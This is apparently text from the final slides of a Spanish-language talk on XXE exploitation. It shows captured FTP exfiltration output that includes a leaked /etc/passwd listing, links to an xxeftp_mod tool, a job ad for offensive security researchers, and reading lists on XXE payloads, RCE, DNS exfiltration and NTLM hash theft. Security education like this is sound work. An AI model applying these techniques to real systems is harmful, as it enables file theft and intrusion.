
```
PASS Java1.8.0_102@
```

```
TYPE I
```

```
/root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
```


Link de xxeftp_mod: https://github.com/airrera/xxeftp_mod

Resumen



¿Preguntas?





We're hiring Mid-Level/Senior Security Researcher



Must-Have

- Prior infosec experience (offensive side)
- Experience performing penetration tests (web, cloud, mobile, desktop, network, etc.)
- Scripting experience (to assist in testing your attack theories)
- Passionate about security and willingness to learn new things
- Teamworking and knowledge sharing
- Desire to work on a wide-variety of assessments in a wide-variety of industries.
- English proficiency

Nice to Have:

- Experience auditing source code
- Research skills (showing creativity to solve problems and find new methods)
- Exploit development experience (we are known for delivering working exploits during assessments)
- Being a specialist on a specific security subject (proven by talks, CVEs, tools, trainings, etc.)

If interested, please send your cv to
the following address:

hr.latam@appgate.com

appgate

Lectura interesante

- XXE Cheat-Sheets and Payloads
 - <https://web-in-security.blogspot.com.ar/2016/03/xxe-cheat-sheet.html>
 - <https://github.com/payloadbox/xxe-injection-payload-list>
- Remote Code Execution via PHP wrappers
 - <https://www.sensepost.com/blog/2014/revisting-xxe-and-abusing-protocols/>
 - <https://defendtheweb.net/discussion/2033-remote-code-execution-through-php-wrappers>
- Remote Code Execution via File Upload affecting old Java version
 - <https://bookgin.tw/2018/12/04/from-xxe-to-rce-pwn2win-ctf-2018-writeup/>
- All about protocols in various parsers and languages
 - https://gosecure.github.io/presentations/2019-06-19-hack_in_paris/HIP2019-Advanced-XXE-Exploitation.pdf
 - https://www.nds.ruhr-uni-bochum.de/media/nds/arbeiten/2015/11/04/spaeth-dtd_attacks.pdf
- Less common XXE tricks on Java
 - <https://www.blackhat.com/docs/us-15/materials/us-15-Wang-FileCry-The-New-Age-Of-XXE.pdf>
 - <https://2013.appsecusa.org/2013/wp-content/uploads/2013/12/WhatYouDintKnowAboutXXEAttacks.pdf>

Lectura interesante

- XXE in File Uploads
 - <https://www.blackhat.com/docs/webcast/11192015-exploiting-xml-entity-vulnerabilities-in-file-parsing-functionality.pdf>
- Local DTDs
 - <https://mohemiv.com/all/exploiting-xxe-with-local-dtd-files/>
 - <https://www.gosecure.net/blog/2019/07/16/automating-local-dtd-discovery-for-xxe-exploitation/>
- DNS Exfiltration
 - <https://medium.com/@klose7/xxe-attacks-part-2-xml-dtd-related-attacks-a572>
- Obtaining NTLM hashes
 - <https://medium.com/@canavaroxum/xxe-on-windows-system-then-what-76d571d66745>
 - <https://techblog.mediaservice.net/2018/02/from-xml-external-entity-to-ntlm-domain-hashes/>

